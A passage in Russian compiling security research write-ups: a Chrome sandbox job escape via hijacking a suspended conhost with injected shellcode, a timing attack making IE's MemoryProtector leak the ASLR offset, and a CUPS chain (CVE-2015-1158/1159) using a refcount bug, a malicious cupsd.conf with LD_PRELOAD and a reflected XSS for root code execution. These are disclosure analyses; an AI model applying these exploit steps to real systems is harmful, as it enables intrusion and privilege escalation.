Между созданием приостановленного процесса и `ZwResumeProcess` есть временное окно. Если захватить процесс в этот момент, можно сохранить его как пустую оболочку и самостоятельно изменить.

Захват нового процесса

Если открыть новый процесс в этом окне и вызвать `NtSuspendProcess`, подсчитываемый по ссылкам счётчик приостановки увеличится с одного до двух. `ZwResumeProcess` драйвера уменьшит его обратно до одного, оставив начальный поток приостановленным. Затем можно удалить код инициализации и запустить выполнение уже за пределами задания.

До возврата драйвер закрывает свой доступный только ядру дескриптор процесса, поэтому мы не получаем ни PID, ни дескриптора. Перебор современных повторно используемых PID слишком медленен для этой гонки.

Проблему решает недокументированный системный вызов `NtGetNextProcess`. Объекты процессов ядра образуют связный список; получив дескриптор процесса, вызов находит следующий процесс, который вызывающая сторона может открыть. При исходном DACL процесса отрисовки доступных для открытия процессов нет — даже его самого. Новый `conhost` наследует наш изменённый DACL и становится первым доступным процессом.

Небольшой цикл ждёт его и приостанавливает:

```
HANDLE GetConhostProcess() {
    HANDLE hCurr = nullptr;
    while (!hCurr) {
        hCurr = nullptr;
        if (NtGetNextProcess(
                hCurr, MAXIMUM_ALLOWED, 0, 0, &hCurr) == 0) {
            NtSuspendProcess(hCurr);
            return hCurr;
        }
    }
    return 0;
}
```

Он выполняется в отдельном потоке, поскольку `AllocConsole` блокирует выполнение. Получив дескриптор, исправляем `LdrInitializeThunk`, чтобы предотвратить сбой, и внедряем шелл-код. Доступны лишь службы NTDLL, поскольку другие DLL не отображены, но цель достигнута: новый процесс вышел из ограничивающего задания.

Выводы

Само по себе это не даёт полного выхода из песочницы. Ошибка ослабляет защиту и открывает дополнительную поверхность атаки для других уязвимостей. Нежелание Microsoft исправлять её понятно, поскольку такое поведение существует ради совместимости, а изменить его трудно. Тем не менее я считаю, что можно учитывать контекст безопасности вызывающего: мало какие законные приложения используют токены, настолько ограниченные, как у процессов отрисовки в песочнице.

Chrome также добавляет другие меры защиты. Хотя выход из задания снимает основанные на нём ограничения пользовательского интерфейса, блокировка win32k на затронутых платформах остаётся активной и, насколько я могу судить, не может быть отключена в дочерних процессах.

Меры защиты развиваются вместе с возможностями платформы, но регрессии неизбежны. Хорошо спроектированная песочница никогда не должна зависеть от одного механизма операционной системы, поскольку любой из них может подвести.

Чувак, где моя куча?

Гостевая статья Ивана Фратрича, распыляющего 1 ТБ памяти

Возможность разместить контролируемое содержимое в предсказуемой области памяти может быть важным примитивом эксплуатации повреждений памяти. Для этого в браузерных эксплойтах часто используется распыление кучи: выделяя большой объём памяти, атакующий обеспечивает попадание некоторых выделений в предсказуемую область. Чтобы нарушить этот метод, в Windows 8 Microsoft ввела **2012-black-hat-exploit-mitigation-slides.pdf** (файл в files/2012-black-hat-exploit-mitigation-slides.pdf). Она добавляет 1 ТБ вариативности начальному адресу кучи, а также стека и других выделений, в 64-разрядных процессах. При традиционном распылении атакующему пришлось бы выделить более 1 ТБ, чтобы поместить содержимое в предсказуемое место, что непрактично на современных компьютерах. Internet Explorer 11, как и другие 64-разрядные процессы Windows 8, применяет защиту при использовании 64-разрядного процесса вкладки, например в режиме Metro или при включённом Enhanced Protected Mode.

Internet Explorer также представил защиту MemoryProtector против эксплуатации использования после освобождения. Эти две меры не связаны по замыслу. Однако неожиданно одной можно злоупотребить для обхода другой. Если кратко, временная атака на MemoryProtector раскрывает смещение High-Entropy Bottom-Up Randomization и полностью её обходит.

Проблема

MemoryProtector предназначен для предотвращения эксплуатации определённого вида UAF. Подробности уже опубликованы в разных источниках, например здесь, поэтому приведём только необходимое. Упрощённо, MemoryProtector блокирует эксплуатацию использования после освобождения, когда указатель на освобождённый объект остаётся в стеке. Для браузеров типичен такой код:

```
Node* node = getNodeFromSomewhere();
fireJavaScriptCallback(); // kills node
node->DoSomething();
```

Здесь указатель на объект Node получается и сохраняется в локальной переменной стека. Затем вызывается функция, которая в итоге запускает обратный вызов JavaScript. Контролируемый атакующим код удаляет node, но после возврата поток снова обращается к уже удалённому объекту, создавая UAF.

MemoryProtector не позволяет освободить объект, например Node, если его адрес найден в стеке, в данном случае в переменной node. Для некоторых классов при включённой защите удаление не освобождает память немедленно, а только обнуляет её. Когда общий размер таких «освобождённых, но не совсем» объектов достигает порога, MemoryProtector сканирует стек и определяет, адреса каких из них там присутствуют. Объекты без адресов удаляются, остальные остаются и проверяются при следующем сканировании. Так ни один объект не освобождается, пока его адрес находится в стеке.

Для демонстрации обхода High-Entropy Bottom-Up Randomization нужны несколько наблюдений. Во-первых, при сканировании MemoryProtector не отличает адреса от других данных в стеке. Любые данные, например контролируемые пользователем числа двойной точности или 64-разрядные целые, трактуются как адреса. Атакующий может намеренно поместить в стек значение, похожее на адрес, и не дать освободить расположенный там объект. Можно разместить несколько адресов и предотвратить освобождение объектов по *любому* из них. Само по себе это не очень опасно и

приводит главным образом к исчерпанию памяти.

Во-вторых, освобождение памяти занимает время, особенно для крупных объектов размером около 1 МБ, как в PoC, когда free/delete в итоге вызывает `VirtualFree`. Разница между настоящим освобождением большого объекта и попыткой удалить его без фактического освобождения через MemoryProtector достаточно велика для измерения, если адрес объекта находится в стеке.

Это показано на рисунке 1. Для диапазона `[0x9ddc000000, 0x9de0000000]` MemoryProtector работает намного быстрее, чем для остальных, потому что блок не освобождается. Следующий запуск длится дольше среднего, поскольку освобождаются два блока: текущий и оставшийся от предыдущего запуска.




Рисунок 1.

Таким образом, распылив в стеке диапазон возможных адресов, активировав освобождение и измерив его продолжительность, можно определить, находится ли объект в данном диапазоне. При обнаружении адреса атакующий узнает приблизительное смещение High Entropy Bottom-Up Randomization и сможет предсказывать адреса будущих или прошлых выделений.

Описание эксплойта

Для эксплуатации необходимо преодолеть несколько препятствий. Первое — размещение контролируемых данных в стеке. Обычные способы распыления, например функция JavaScript с множеством локальных переменных или аргументов, не работают: IE хранит переменные JavaScript в упакованном формате, затрудняющем создание значения, представление которого можно принять за адрес, отличный от адреса самой переменной. Однако при некоторых числовых вычислениях, например умножении, движок JavaScript помещает промежуточные результаты в стек в нативном формате double. Создать числа двойной точности, выглядящие как адреса нужного диапазона от `0x0000000000` до `0x10000000000`, элементарно.

Вторая задача — сократить пространство поиска, поскольку перебирать ***все*** адреса нижнего терабайта нежелательно. Большое выделение через `VirtualAlloc` в Windows 8 выравнивается по границе `0x1000`, поэтому остаётся «всего» `0x10000000` вариантов. В каждом эксперименте можно одновременно поместить в стек несколько значений. Текущий PoC проверяет `0x4000` вариантов за раз и сокращает число экспериментов до `0x4000`, то есть 16 тысяч. При выделении 1 МБ в каждом за один запуск суммарно выделяется 16 ГБ. Но выделения не нужны одновременно: в любой момент существуют только два блока по 1 МБ, стек и небольшие выделения кучи PoC. Поэтому он должен работать даже на машинах с очень малым объёмом свободной ОЗУ.

Следующая задача — активировать MemoryProtector в нужный момент. Из кода функции `MemoryProtection::CMemoryProtector::ReclaimMemory()` легко определить, что он срабатывает после освобождения более 100000 байт. Это подходит, поскольку наше выделение больше. PoC сначала задаёт свойству title элемента Button HTML большую строку размером 1 МБ, а затем маленькую. Если при срабатывании MemoryProtector адрес большой строки не найден в стеке, она освобождается. Иначе это произойдёт при следующем запуске защиты, когда адрес исчезнет из стека.

Нужно также точно измерять интервалы меньше миллисекунды. К счастью, можно использовать API `performance.now()`, который поддерживает Internet Explorer.

Полный PoC находится здесь.

Воспроизведение проблемы

Сначала убедитесь, что IE запускает процесс вкладки в 64-разрядном режиме. Проще всего открыть PoC в режиме Metro, где такой процесс используется по умолчанию. В режиме рабочего стола 64-разрядная версия пока не является стандартной, хотя это, вероятно, изменится. Но и там её можно включить, запустив IE в однопроцессном режиме или активировав Enhanced Protected Mode.

Для однопроцессного режима установите значение раздела реестра `TabProcGrowth` в 0. Никогда не используйте эту конфигурацию для недоверенных сайтов и файлов: она отключает песочницу IE.

Рекомендуемый способ — включить Enhanced Protected Mode через Internet Options -> Advanced -> Security -> «Enable Enhanced Protected Mode» и «Enable 64-bit processes for Enhanced Protected Mode». Это не только активирует дополнительные меры 64-разрядной Windows, но и усилит песочницу, поэтому я настоятельно рекомендую такой режим пользователям IE.

При включённом Enhanced Protected Mode PoC необходимо открыть в зоне Internet, поскольку режим не применяется к Local intranet и Trusted sites, включая локальные файлы. При успехе процессы будут выглядеть так:




Рисунок 2.

> **Примечание:** после некоторых изменений PoC можно запустить и в 32-разрядном режиме. Замените строку `o.cur = min + 0x40;` на `o.cur = min + 0x20;`, а `var max = 0x10000000000;` — на `var max = 0x100000000;`. Но High Entropy Bottom-Up Randomization не применяется к 32-разрядным процессам, поэтому все выделения должны предсказуемо происходить в нижнем диапазоне памяти.

После настройки среды нажмите кнопку «Dude, where's my heap?» в PoC и подождите. Полный запуск занимает около 30 секунд на достаточно современном компьютере.

В конце появится обнаруженный диапазон выделения и подробный список диапазонов, отсортированных по времени эксперимента. Открыв процесс IE в любимом отладчике, можно подтвердить, что выделения действительно происходят в найденном диапазоне, как показано на рисунке 3.




Рисунок 3.

Сейчас PoC использует очень простую эвристику успеха: должен существовать единственный диапазон, время которого быстрее всех остальных как минимум на *threshold*%. Это только демонстрация, и её наверняка можно ускорить и сделать надёжнее. Например, повторять эксперименты для нескольких лучших кандидатов и соседних диапазонов, проверяя результат, или полностью перезапускать тест при невозможности подтверждения. Ускорение возможно за счёт раннего завершения после нахождения хорошего кандидата, что в среднем сократит время вдвое, размещения большего числа контролируемых данных в стеке или использования дополнительных сведений об энтропии восходящей рандомизации.

Ответ разработчика

О проблеме сообщили Microsoft 19 января в рамках Mitigation Bypass Bounty. В первоначальном ответе 28 января говорилось, что «заявка соответствует критериям Microsoft для обхода защиты» и «содержит новые элементы». 23 апреля, примерно через три месяца, мне сообщили, что «расследование показало: выпуск исправления, которое не позволило бы MemoryProtect обходить ASLR в старых версиях, потребовал бы значительных ресурсов и создал бы возможный риск регрессии для проблемы, в основном относящейся к нестандартной конфигурации», и Microsoft «изучит способы устранения проблемы в следующей версии продукта». MSRC отметила, что решение основано на том, что «64-разрядный IE является нестандартной конфигурацией» и «MemoryProtect привёл к значительному общему сокращению числа заявок по IE». Таким образом, проблема остаётся неисправленной.

Возможное совпадение с исследованием HP Security Research

5 февраля, через две недели после моего отчёта Microsoft, HP Security Research объявила, что также получила от Microsoft награду за обход защиты. Среди других атак упоминается возможность

«использовать MemoryProtection как оракул для полного обхода ASLR», что заставляет предположить частичное, но, судя по ответу Microsoft, не полное совпадение исследований.

Подробности работы HP пока неизвестны, но я предполагаю, что они использовали тот же основной принцип для отображения свободной памяти 32-разрядного процесса. Определив уже занятые области, по адресам которых атакующий не может выделить память, возможно по адресу и размеру понять, какие выделения принадлежат исполняемым модулям.

Заключение

High-Entropy Bottom-Up Randomization и MemoryProtector — очень полезные меры. Без MemoryProtector или в сценариях, где атакующий не обладает браузерным уровнем контроля, первая эффективно защищает от распыления кучи и похожих техник. Аналогично MemoryProtector эффективно препятствует UAF, когда ссылка на объект остаётся в стеке. Хотя в отдельных сценариях его можно обойти, он делает большое число уязвимостей непригодными для эксплуатации.

Проблема проявляется только при сочетании обеих мер в среде с широким контролем атакующего над стеком, выделениями кучи и точным измерением времени. Я согласен, что исправить её без серьёзных компромиссов чрезвычайно сложно, поскольку эксплуатируется предусмотренная работа защитных механизмов. Если Microsoft действительно решит устранить проблему в будущем, задача будет непростой.

По мере роста числа и сложности защит это, вероятно, не последний случай их неожиданного взаимодействия.

Захват Internet Printing: пример современной эксплуатации ПО

Гостевая публикация Neel Mehta, 19 июня 2015 года

Аннотация

Современные меры защиты от эксплуатации заставляют атакующих получать всё меньшую отдачу. Каждая защита делает часть ошибок неэксплуатируемыми, а другие — привязанными к конкретному приложению и требующими знаний, которые нельзя использовать повторно. Практическая эффективность таких мер всё ещё вызывает ожесточённые споры.

Опытные атакующие отвечают поиском новых ошибок и построением всё более сложных цепочек. Такие цепочки тщательно скрывают и редко публикуют, что ограничивает их широкое изучение и развитие методов.

В этой статье описана цепочка, построенная на ошибках в CUPS, открытом наборе программ для печати. Она начинается с малозаметной ошибки подсчёта ссылок CVE-2015-1158 и превращает её в примитив эксплуатации. Вторая уязвимость, CVE-2015-1159, открывает доступ к планировщикам, слушающим только localhost. По ходу эксплуатации некоторые решения в архитектуре и конфигурации CUPS либо помогают атаке, либо препятствуют ей.

Краткое описание

`cupsd` хранит глобальные строки с подсчётом ссылок. При разборе запроса задания печати его можно заставить избыточно уменьшить счётчик ссылок строки запроса и преждевременно освободить любую глобально разделяемую строку с тем же содержимым. Эксплойт использует это для демонтажа ACL, защищающих привилегированные операции, загружает замену конфигурации и выполняет произвольный код.

Ошибка эксплуатируется при настройках по умолчанию, если есть лишь разрешение на печать. Отражённый XSS в шаблонизаторе CUPS позволяет веб-сайту обращаться к экземплярам, привязанным к localhost. Эксплуатация почти детерминирована, не требует сложных манипуляций с кучей и не зависит от традиционных мер защиты от повреждения памяти.

Предыстория

Что такое CUPS?

CUPS — модульная, функционально богатая система печати для Unix-подобных операционных систем. Она абстрагирует оборудование принтеров и форматы файлов, уменьшая потребность в специализированных драйверах. CUPS поддерживается Apple и работает в Linux, BSD, Mac OS X, на рабочих станциях, серверах печати и встраиваемых устройствах. Это эталонная реализация IPP/2.0 и IPP/2.1, пришедшая на смену LPD/LPR и содержащая более 100 000 строк ANSI C.

Внутренняя реализация выделения строк CUPS

CUPS часто использует строки, выделенные функцией `_cupsStrAlloc()`. В отличие от `strdup(3)`, эти строки дедуплицируются по содержимому и имеют счётчик ссылок в глобальной хеш-таблице `cups_array_t`.

Если запрошенная строка уже существует, `_cupsStrAlloc()` увеличивает её счётчик и возвращает существующий указатель. В противном случае функция выделяет блок и вставляет его с одной ссылкой. Поэтому две не связанные между собой функции, запросившие одинаковое содержимое, получают один указатель.

`_cupsStrFree()` уменьшает счётчик, при достижении нуля удаляет строку из глобальной таблицы и возвращает блок аллокатору. Указатели, отсутствующие в таблице, функция игнорирует. С точки зрения эксплуатации это превращает потенциально нестабильное двойное освобождение в устойчивый к сбоям глобальный примитив, нацеливаемый по содержимому.

Избыточное уменьшение счётчика ссылок

Правильное удаление атрибутов IPP

Атрибуты IPP — типизированные пары «имя-значение», которые могут содержать несколько значений. `IPP_TAG_TEXTLANG` и `IPP_TAG_NAMELANG` локализованы. Их набор символов передаётся по сети лишь один раз для всей группы.

CUPS хранит атрибуты в `ipp_attribute_t`:

```
struct _ipp_attribute_s {
    ipp_attribute_t *next;
    ipp_tag_t group_tag, value_tag;
    char *name;
    int num_values;
    _ipp_value_t values[1];
};
```

Локализованные значения используют:

```
typedef union _ipp_value_u {
    /* portions omitted */
    struct {
        char *language;
        char *text;
    } string;
    /* portions omitted */
} _ipp_value_t;
```

`ippAddStrings()` выделяет язык первого значения через `_cupsStrAlloc()`. Последующие значения поверхностно копируют этот указатель, не увеличивая счётчик:

```
for (i = num_values, value = attr->values;
     i > 0;
     i--, value++) {
    if (language) {
        if (value == attr->values) {
            if ((int)value_tag & IPP_TAG_CUPS_CONST)
                value->string.language = (char *)language;
            else
```

```
                value->string.language = _cupsStrAlloc(
                    ipp_lang_code(language, code, sizeof(code)));
        } else {
            value->string.language = attr->values[0].string.language;
        }
    }
}
```

При правильном удалении `_cupsStrFree()` вызывается один раз для языка первого значения, после чего освобождается текст каждого значения:

```
case IPP_TAG_TEXTLANG:
case IPP_TAG_NAMELANG:
    if (element == 0 && count == attr->num_values
            && attr->values[0].string.language) {
        _cupsStrFree(attr->values[0].string.language);
        attr->values[0].string.language = NULL;
    }
    /* Fall through. */

case IPP_TAG_TEXT:
case IPP_TAG_NAME:
    /* Other string tags omitted. */
    for (i = count, value = attr->values + element;
         i > 0;
         i--, value++) {
        _cupsStrFree(value->string.text);
        value->string.text = NULL;
    }
    break;
```

Неправильное удаление: CVE-2015-1158

Если задание печати содержит многозначный атрибут `job-originating-host-name`, функция `add_job()` освобождает каждую поверхностную копию указателя языка вместо использования правильной вспомогательной функции:

```
for (i = 0; i < attr->num_values; i++) {
    _cupsStrFree(attr->values[i].string.text);
    attr->values[i].string.text = NULL;

    if (attr->values[i].string.language) {
        _cupsStrFree(attr->values[i].string.language);
        attr->values[i].string.language = NULL;
    }
}
```

Язык берётся из `attributes-natural-language`. Атакующий отправляет `IPP_CREATE_JOB` или `IPP_PRINT_JOB` с несколькими значениями `job-originating-host-name`. При десяти значениях счётчик языка увеличивается один раз, а уменьшается десять раз.

В результате блок кучи преждевременно освобождается, хотя глобальные указатели на него остаются висячими. Последующие выделения повторно используют блок и изменяют его содержимое. Это и есть основной примитив.

Стратегия эксплуатации

Реализация ACL

`cupsd` принимает замену конфигурации через `PUT /admin/conf/cupsd.conf`, который обычно защищён:

```
<Location /admin>
    Order allow,deny
</Location>

<Location /admin/conf>
    AuthType Default
    Require user @SYSTEM
    Order allow,deny
</Location>
```

Каждая директива хранится в глобальном массиве `Locations`:

```
typedef struct {
    char *location;
    size_t length;
    ipp_op_t op;
    int limit, order_type, type, level, satisfy;
    cups_array_t *names, *allow, *deny;
    http_encryption_t encryption;
} cupsd_location_t;
```

Поле `location` — строка с подсчётом ссылок. `cupsdFindBest()` выбирает ACL, совпадающий с наибольшей канонической частью пути запроса. Поэтому для `/admin/conf/cupsd.conf` используется `/admin/conf`, а не `/admin`; если более конкретная запись перестаёт совпадать, применяется менее конкретный ACL.

Использование примитива

Эксплойт нацеливается на глобальные строки `/admin/conf` и `/admin`, избыточно уменьшая их счётчики через специально сформированные поля языка. Указатели на них в `cupsd_location_t` становятся висячими и после повторного использования блока указывают на постороннее содержимое. Предназначенные для этих путей ACL больше не совпадают, что позволяет неаутентифицированному атакующему загрузить новую конфигурацию.

Отладчик показывает один и тот же указатель `/admin/conf` в массиве `Locations` и вредоносном атрибуте. Его счётчик падает до нуля, и блок строки превращается в узел freelist:

```
Before:
0x7f0d5980d1f0: 0x6d64612f00000007  0x00666e6f632f6e69
                                      ^ reference count 7, "/admin/conf"

After over-decrement:
0x7f0d5980d1f0: 0x00007f0d59a5a2f0  0x00666e6f632f6e69
                                      ^ freelist pointer replaces count/string start
```

Получившееся содержимое предсказуемо больше не равно `/admin/conf`, даже если сами замещающие байты предсказать нельзя.

Выполнение кода через cupsd.conf

Директивы SetEnv

После устранения ACL атакующий загружает произвольную конфигурацию. Для некоторых запросов CUPS запускает CGI-программы, а `SetEnv` управляет их окружением. В OS X переменная

`DYLD_INSERT_LIBRARIES` загружает библиотеку атакующего; в Linux то же делает `LD_PRELOAD`.

Конфигурация эксплойта выглядит примерно так:

```
LogLevel debug2
Listen *:631
DefaultAuthType None
WebInterface Yes
MaxClients 1024

<Location />
    Allow from *
    Order deny,allow
</Location>

<Policy default>
    JobPrivateAccess default
    JobPrivateValues default
    SubscriptionPrivateAccess default
    SubscriptionPrivateValues default
    <Limit All>
        Order deny,allow
    </Limit>
</Policy>

SetEnv LD_PRELOAD /var/spool/cups/000000ff
```

Размещение библиотеки на диске

CUPS записывает тела POST-запросов в `RequestRoot`: `/private/var/spool/cups/` в OS X и `/var/spool/cups` в Linux. `cupsdReadClient()` присваивает им имена с помощью счётчика, существующего на протяжении жизни процесса:

```
cupsdSetStringf(&con->filename, "%s/%08x", RequestRoot, request_id++);
con->file = open(con->filename, O_WRONLY | O_CREAT | O_TRUNC, 0640);
```

После завершения запроса временный файл удаляется. Если клиент отключится до передачи полного тела, файл останется. Множество частичных POST-запросов компенсирует неопределённость `request_id` и размещает библиотеку по одному из предсказуемых путей-кандидатов.

В OS X Yosemite с CUPS 2.0.2 это даёт права root. Некоторые старые версии CUPS и развёртывания Linux выполняют код от имени `lp` или `_lp`.

IPP на самом деле является HTTP

IPP использует HTTP/1.1 как транспорт и требует поддержки HTTP на TCP-порту 631. `cupsd` реализует полноценный HTTP-сервер, поддержку CGI и небольшой шаблонизатор.

Сокращение поверхности атаки в CUPS

Настольные системы обычно слушают только loopback:

```
Listen localhost:631
```

`WebInterface` отделяет базовую печать от менее важных возможностей CGI. Многие дистрибутивы Linux, включая Ubuntu 14.10, включают его:

```
WebInterface Yes
```

В Mac OS X он по умолчанию отключён:

```
WebInterface No
```

XSS и IPP

Основы шаблонов CUPS

CGI-приложения CUPS используют собственный механизм HTML-шаблонов с подстановками и простыми условиями. Например, `error-op.tmpl` содержит:

```
<H2 CLASS="title">{?title} {?printer_name} Error</H2>
<P>Error:</P>
<BLOCKQUOTE>Unknown operation "{op}"!</BLOCKQUOTE>
```

Переменные обозначаются фигурными скобками.

Отражённый XSS: CVE-2015-1159

Механизм лишь приблизительно учитывает контекст. Обычно `cgi_puts()` экранирует `<`, `>`, `"`, `'` и `&`, но значения, начинающиеся с `<A HREF="`, попадают в специальную ветвь, которая экранирует только амперсанды:

```
if (*s == '<') {
    if (!_cups_strncasecmp(s, "<A HREF=\"", 9)) {
        fputs("<A HREF=\"", out);
        s += 9;
        while (*s && *s != '"') {
            if (*s == '&')
                fputs("&amp;", out);
            else
